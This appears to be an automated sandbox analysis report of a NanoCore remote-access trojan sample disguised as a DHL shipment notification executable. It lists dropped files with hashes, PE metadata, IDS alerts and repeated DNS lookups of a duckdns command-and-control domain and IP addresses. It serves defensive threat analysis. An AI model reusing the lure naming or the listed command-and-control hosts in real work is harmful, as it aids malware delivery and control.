....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E..... {...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:WRtn:WRtn
MD5:	A51D3561BEEBB810D78B0F10EA53D563
SHA1:	0AB7E0C95C9925918E51BCA768318CF176F979DB
SHA-256:	7213B8E769B964123CAD592A80F0B112F6E498A636D62E33C1C69E1A460DB803
SHA-512:	654ED30AFAAD82485D12A47790D927661182080A7811BEC52A38ED801255CE5F013D3A1A9AAF70C5A47EC7A38E9EF7422848EA31F11F318AF08E304EAD63C24
Malicious:	**true**
Preview:	.$q....H

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\settings.bak	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.501629167387823
Encrypted:	false
SSDEEP:	3:9bzY6oRDIvYk:RzWDI3
MD5:	ACD3FB4310417DC77FE06F15B0E353E6
SHA1:	80E7002E655EB5765FDEB21114295CB96AD9D5EB
SHA-256:	DC3AE604991C9BB8FF8BC4502AE3D0DB8A3317512C0F432490B103B89C1A4368
SHA-512:	DA46A917DB6276CD4528CFE4AD113292D873CA2EBE53414730F442B83502E5FAF3D1AE87BFA295ADF01E3B44FDBCE239E21A318BFB2CCD1F4753846CB21F6F 97
Malicious:	false
Preview:	9iH...}Z.4..f..J".C;"a

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\settings.bin	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	5.320159765557392
Encrypted:	false
SSDEEP:	3:9bzY6oRDlvYVsRLY6oRDT6P2bfVn1:RzWDlfRWDT621
MD5:	BB0F9B9992809E733EFFF8B0E562CFD6
SHA1:	F0BAB3CF73A04F5A689E6AFC764FEE9276992742
SHA-256:	C48F04FE7525AA3A3F9540889883F649726233DE021724823720A59B4F37CEAC
SHA-512:	AE4280AA460DC1C0301D458A3A443F6884A0BE37481737B2ADAFD72C33C55F09BED88ED239C91FE6F19CA137AC3CD7C9B8454C21D3F8E759687F701C8B3C7A6
Malicious:	false
Preview:	9iH...}Z.4..f..J".C;"a9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	426840
Entropy (8bit):	**7.999608491116724**
Encrypted:	**true**
SSDEEP:	12288:zKf137EiDsTjevgA4p0V7njXuWSvdVU7V4OC0Rr:+134i2lp67i5d8+OCg
MD5:	963D5E2C9C0008DFF05518B47C367A7F
SHA1:	C183D601FABBC9AC8FBFA0A0937DECC677535E74
SHA-256:	5EACF2974C9BB2C2E24CDC651C4840DD6F4B76A98F0E85E90279F1DBB2E6F3C0
SHA-512:	0C04E1C1A13070D48728D9F7F300D9B26DEC6EC8875D8D3017EAD52B9EE5BDF9B651A7F0FCC537761212831107646ED72B8ED017E7477E600BC0137EF857AE2
Malicious:	false
Preview:	..g&jo...IPg...GM....R>i...o...I.>.&.r{....8...}...E....v.!7.u3e.. .....db...}.....".t(.xC9.cp.B....7...'.....%.....w.^._.....B.W%.<..i.0.{9.xS...5...)..w..$..C..?`F..u.5.T.X.w'Si..z.n{...Y!m...RA...xg....[7...z..9@.K.-...T..+.ACe....R....enO.....AoNMT.\^....}H&..4I...B.:..@..J...v..rI5..kP.....2j....B..B.~.T..>.c..emW;Rn<9..[.r.o....R[....@=....:...L.g<.....I..%4[.G^.~.I'.....v.p&.....+..S...9d/.{..H.`@.1.....f.\s...X.a.].<.h*...J4*...k.x....%3.....3.c..?%....>.!.}..)(.{...H...3..`].Q.[sN..JX(.%pH....+.....(...v.....H...3..8.a_..J..?4...y.N(..D.*h..g.jD..I...44Q?..N.....oX.A.....I...n?./.....$.!.;.^9"H.....*...OkF....v.m_.e.v..f...".bq{.....O.-....%R+...-..P.i..t5....2Z# ...#...,L..{..j..heT -=Z.P;...g.m)<owJ].J..../.p..8.u8.&..#.m9...j%..g&....g.x.I,....u.[....>./W.....*X...b*Z...ex.0..x.}.....Tb...[..H_M._.^N.d&...g._."@4N.pDs].GbT.....&p.....Nw...%$=.....{..J.1....2....<E{..<!G..

C:\Users\user\Driftigt\Rotacism6.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	5.7049263215720325
Encrypted:	false
SSDEEP:	768:L/nxsMCmcp1FaKWg49kg8cf3hVFwal+HZL+J0d937yH38o5pjZ4vLJTX8HjlF8uj:znxUH49NNf3hMDkeyX8qpjZc9oX8M
MD5:	CD65994E4F53363527E3651759103759
SHA1:	241DDA06961D323299C19C1F5581688648671 69E
SHA-256:	634115D5EB91226011678443A96617CB0BCC1831621B418A0E16860B79502DE7
SHA-512:	077473C0B90B1F41F2775A144909CA6C4EDD1C1A03DF92ECE1DE2637124D5E3ED903BB6073E81E486906FE2B00B472F2DA75E40D5DDCFEBE2DFD016D3D2D1583
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM.SM.SM..Q..RM..o.uM.ek.RM.RichSM.....PE..L.....S.....@...@.....P....@.....x.....4B..(.....0... .....text....6.....@..... ..`.data...\ ...P.....P.....@....rsrc.....`.....@..@...I.....MSVBVM60.DLL.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.7049263215720325

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
File size:	94208
MD5:	cd65994e4f53363527e3651759103759
SHA1:	241dda06961d323299c19c1f558168864867169e
SHA256:	634115d5eb91226011678443a96617cb0bcc1831621b418a0e16860b79502de7
SHA512:	077473c0b90b1f41f2775a144909ca6c4edd1c1a03df92ece1de2637124d5e3ed903bb6073e81e486906fe2b00b472f2da75e40d5ddcfebe2dfd016d3d2d1583
SSDEEP:	768:L/nxsMCmcp1FaKWg49kg8cf3hVFwal+HZL+J0d937yH38o5pjZ4vLJTX8HjlF8uj:znxUH49NNf3hMDkeyX8qpjZc9oX8M
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM..SM..SM...Q..RM...o..uM..ek..RM..RichSM.....PE..L.....S.....@...@.....P....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4012f0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x53BB158E [Mon Jul 7 21:47:58 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	508f324e8f3f3b33e0170cdca30d1edb

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x136d0	0x14000	False	0.483056640625	data	6.11514265963	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x205c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x18000	0x8f4	0x1000	False	0.1708984375	data	1.95064287814	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-13:09:17.991836	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49719	80	192.168.11.20	178.32.63.50
09/27/21-13:09:20.137820	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62740	8.8.8.8	192.168.11.20
09/27/21-13:09:20.632692	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49720	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:26.657562	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49721	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:27.711494	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49721	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:32.745478	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54887	8.8.8.8	192.168.11.20
09/27/21-13:09:32.815581	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49723	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:38.845324	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	65241	8.8.8.8	192.168.11.20
09/27/21-13:09:39.092870	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49725	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:39.752123	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49725	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:45.048056	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53311	8.8.8.8	192.168.11.20
09/27/21-13:09:45.102937	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49732	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:51.442730	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57413	8.8.8.8	192.168.11.20
09/27/21-13:09:51.506118	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49741	55642	192.168.11.20	193.104.197.28
09/27/21-13:09:57.956848	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63184	8.8.8.8	192.168.11.20
09/27/21-13:09:58.063495	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49742	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:04.136420	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51274	8.8.8.8	192.168.11.20
09/27/21-13:10:04.316852	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49743	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:10.780607	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49745	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:11.501891	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49745	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:16.877063	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49746	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:17.488699	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49746	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:20.326961	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49747	80	192.168.11.20	178.32.63.50
09/27/21-13:10:22.716764	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49748	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:27.439887	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49749	80	192.168.11.20	178.32.63.50

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-13:10:28.680429	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53916	8.8.8.8	192.168.11.20
09/27/21-13:10:28.738444	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49750	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:34.594470	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49751	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:40.538957	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61042	8.8.8.8	192.168.11.20
09/27/21-13:10:40.598787	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49754	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:46.508482	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49756	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:52.506231	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64850	8.8.8.8	192.168.11.20
09/27/21-13:10:52.557251	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49757	55642	192.168.11.20	193.104.197.28
09/27/21-13:10:58.467458	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49758	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:04.357708	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60082	8.8.8.8	192.168.11.20
09/27/21-13:11:04.411157	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49759	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:10.442099	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64498	8.8.8.8	192.168.11.20
09/27/21-13:11:10.498041	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49761	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:16.403731	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49955	8.8.8.8	192.168.11.20
09/27/21-13:11:16.458739	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49762	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:22.366648	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49763	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:28.296580	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49764	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:34.236771	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49765	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:40.100679	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49767	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:46.017296	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49768	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:51.939726	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62390	8.8.8.8	192.168.11.20
09/27/21-13:11:51.992859	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49769	55642	192.168.11.20	193.104.197.28
09/27/21-13:11:58.005122	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59599	8.8.8.8	192.168.11.20
09/27/21-13:11:58.064243	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49770	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:03.925404	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49771	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:09.887579	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54208	8.8.8.8	192.168.11.20
09/27/21-13:12:09.938415	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49773	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:15.935296	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51442	8.8.8.8	192.168.11.20
09/27/21-13:12:15.986530	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49774	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:21.934163	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50876	8.8.8.8	192.168.11.20
09/27/21-13:12:21.987363	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49775	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:27.889334	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49776	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:33.809348	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49777	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:39.710178	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62465	8.8.8.8	192.168.11.20
09/27/21-13:12:39.771278	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49779	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:45.705187	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49780	55642	192.168.11.20	193.104.197.28

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-13:12:51.646436	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49781	55642	192.168.11.20	193.104.197.28
09/27/21-13:12:57.556032	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49782	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:03.509614	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59514	8.8.8.8	192.168.11.20
09/27/21-13:13:03.561285	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:09.509421	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61254	8.8.8.8	192.168.11.20
09/27/21-13:13:09.565725	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49785	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:15.491085	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62328	8.8.8.8	192.168.11.20
09/27/21-13:13:15.543855	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49786	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:21.498322	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64617	8.8.8.8	192.168.11.20
09/27/21-13:13:21.557457	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49787	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:27.471137	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49788	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:33.363489	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49789	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:39.339881	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60802	8.8.8.8	192.168.11.20
09/27/21-13:13:39.395505	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49791	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:45.338636	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55221	8.8.8.8	192.168.11.20
09/27/21-13:13:45.389504	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49792	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:51.347380	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49793	55642	192.168.11.20	193.104.197.28
09/27/21-13:13:57.260987	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49794	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:03.134235	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49795	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:09.067140	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59085	8.8.8.8	192.168.11.20
09/27/21-13:14:09.118619	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49797	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:15.088684	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63700	8.8.8.8	192.168.11.20
09/27/21-13:14:15.139227	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49798	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:21.057376	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49799	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:26.956240	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49800	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:32.936021	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50239	8.8.8.8	192.168.11.20
09/27/21-13:14:32.991193	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49801	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:38.955168	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61711	8.8.8.8	192.168.11.20
09/27/21-13:14:39.015547	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49803	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:44.898052	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:50.839840	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61894	8.8.8.8	192.168.11.20
09/27/21-13:14:50.892904	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49805	55642	192.168.11.20	193.104.197.28
09/27/21-13:14:56.818671	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49806	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:02.698050	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49807	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:08.628988	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49809	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:14.527295	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49810	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:20.458604	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	65509	8.8.8.8	192.168.11.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-13:15:20.512087	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49811	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:26.442530	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49812	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:32.343749	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49813	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:38.328910	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61212	8.8.8.8	192.168.11.20
09/27/21-13:15:38.389122	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49815	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:44.284047	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49818	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:50.210159	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:51.307318	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	55642	192.168.11.20	193.104.197.28
09/27/21-13:15:56.152004	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64716	8.8.8.8	192.168.11.20
09/27/21-13:15:56.207871	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49820	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:02.142215	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49821	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:08.058150	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56965	8.8.8.8	192.168.11.20
09/27/21-13:16:08.112166	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49823	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:14.085481	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54064	8.8.8.8	192.168.11.20
09/27/21-13:16:14.136461	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49824	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:20.038279	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49825	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:25.958166	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	58206	8.8.8.8	192.168.11.20
09/27/21-13:16:26.010605	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:31.948645	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:37.894720	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49829	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:43.832395	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63498	8.8.8.8	192.168.11.20
09/27/21-13:16:43.883354	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:49.831876	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49831	55642	192.168.11.20	193.104.197.28
09/27/21-13:16:55.781587	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49832	55642	192.168.11.20	193.104.197.28

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 13:09:20.034782887 CEST	192.168.11.20	8.8.8.8	0xf23a	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:26.591469049 CEST	192.168.11.20	8.8.8.8	0x1c2b	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:32.638530016 CEST	192.168.11.20	8.8.8.8	0x4176	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:38.740026951 CEST	192.168.11.20	8.8.8.8	0xbc38	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:44.941082001 CEST	192.168.11.20	8.8.8.8	0x3b96	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 13:09:51.339694977 CEST	192.168.11.20	8.8.8.8	0x5759	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:57.851999998 CEST	192.168.11.20	8.8.8.8	0x247f	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:04.031630039 CEST	192.168.11.20	8.8.8.8	0x67e5	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:10.683502913 CEST	192.168.11.20	8.8.8.8	0xce86	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:16.814394951 CEST	192.168.11.20	8.8.8.8	0xe3b4	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:22.655458927 CEST	192.168.11.20	8.8.8.8	0x119	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:28.574254990 CEST	192.168.11.20	8.8.8.8	0x413d	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:34.532900095 CEST	192.168.11.20	8.8.8.8	0xff42	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:40.433029890 CEST	192.168.11.20	8.8.8.8	0x4a04	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:46.444910049 CEST	192.168.11.20	8.8.8.8	0xeab8	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:52.400047064 CEST	192.168.11.20	8.8.8.8	0x5850	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:58.393814087 CEST	192.168.11.20	8.8.8.8	0x9e8a	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:04.252420902 CEST	192.168.11.20	8.8.8.8	0x794c	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:10.336045027 CEST	192.168.11.20	8.8.8.8	0x5cdb	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:16.297339916 CEST	192.168.11.20	8.8.8.8	0x6964	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:22.301470041 CEST	192.168.11.20	8.8.8.8	0x93fd	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:28.237009048 CEST	192.168.11.20	8.8.8.8	0x5eb9	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:34.174585104 CEST	192.168.11.20	8.8.8.8	0xd5a6	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:40.040515900 CEST	192.168.11.20	8.8.8.8	0x8448	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:45.956171036 CEST	192.168.11.20	8.8.8.8	0x154d	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
